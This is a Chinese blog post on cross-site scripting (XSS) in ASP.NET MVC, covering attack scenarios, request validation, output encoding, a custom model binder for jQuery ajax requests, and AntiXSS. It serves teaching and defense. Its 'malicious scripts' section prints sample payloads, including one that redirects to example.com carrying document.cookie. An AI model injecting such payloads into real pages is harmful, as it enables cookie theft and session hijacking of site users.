# [Web安全相关（一）：跨站脚本攻击（XSS）](http://www.cnblogs.com/Erik_Xu/p/5403773.html)

# 简介

　　跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的特殊目的，比如获取用户的Cookie，导航到恶意网站，携带木马等。

# 一些场景

　　1. 恶意攻击者可以在个人介绍里面插入恶意代码，那么其他用户访问他的个人信息时，就会执行恶意代码。

　　2. 恶意攻击者可以发表一篇文章，取一个吸引眼球的标题，在内容里插入恶意代码，那么用户查看这篇文章时，就会执行恶意代码。


　　3. 恶意攻击者在一些热门文章或帖子里的回复或留言中插入恶意代码，那么用户浏览到他的回复或留言时，就会执行恶意代码。

# 防止XSS的两个阶段

　　1. 提交数据时，就对数据进行验证，如果含有恶意脚本，则不让数据进库，ASP.NET MVC默认是会做这个验证。如下图，如果试图插入恶意脚本，就会得到一个HttpRequestValidationException。注：图2红色框中的方法后续会提到。




### 图1



### 图2

　　如果我们需要允许脚本入库，可以在对应的Action上加上[ValidateInput(false)]。此时恶意脚本还不能产生威胁，因为还有后面一个阶段的防止措施。




### 图3




### 图4

　　2. 输出数据时，对输出的内容采用HTML编码，恶意脚本不会被执行。而且，MVC的Razor语法默认就采用HTML编码。但是如果我们采用Html.Raw()来输出内容的话，恶意脚本就会产生威胁。



### 图5



### 图6

# 一些恶意脚本

　　1. 简单的弹窗或者内容显示。

　　<script>alert('你被黑了！')</script>

　　2. 导航到恶意网站。注：这里只是使用百度网站作为导航演示，并不是说百度网站是恶意网站。

 　  <script>window.location.href='http://www.baidu.com';</script>

　　3.  获取cookies。

　　<script>alert(document.cookie)</script>

　　<script>window.location.href='http://www.example.com?cookies=document.cookie';</script>

# $.ajax数据验证失效？


　　我们假设我们的需求是不允许含有恶意脚本的数据进库的，但是我们使用了jquey的ajax进行交互。




### 图7



### 图8




### 图9




### 图10

　　数据还是进库，为什么呢？我们来研究下图2红框中的方法。



### 图11



### 图12


　　从图12中，我猜测MVC会对Request中的以上内容进行验证，可是jquery ajax的数据是存在Request的Content里面的，因此，默认的验证对jquery ajax并没有效果。

# $.ajax数据验证实现

　　要对$.ajax进行数据验证，我从ModelBinder下手。具体代码如下：

http://images.cnblogs.com/OutliningIndicators/ContractedBlock.gif View Code

 　　然后在Global.asax.cs中注册AjaxModelBinder。




### 图13

 　　那么，输入数据有恶意脚本时就会被检测出来。



### 图14

　　关于AjaxModelBinder中的IsDangerousString方法，我是从.Net的源码拷贝过来的。



### 图15

　　另外，如果需要对js显示内容进行编码，可以使用Ajax.JavaScriptStringEncode()方法。

# AntiXSS第三方组件

　　如果使用.Net4.0及以上的版本，那么就不需要引入AntiXSS，因为.Net 4.0已经把AntiXSS集成进来了。如果是其他版本则需要引入。

# XSS扫描检测工具

　　我之前的公司有专门的测试团队，他们用工具可以对程序进行扫描找出有风险的页面，并给出建议。现在想了解下这方面的工具，如果有对这方面了解的朋友，欢迎给我推荐工具。

# 源码下载

　　为了方便使用，我没有使用任何数据库，而是用了一个文件来存储数据。代码下载后可以直接运行，无需配置。

　　下载地址：<https://github.com/ErikXu/XSS>

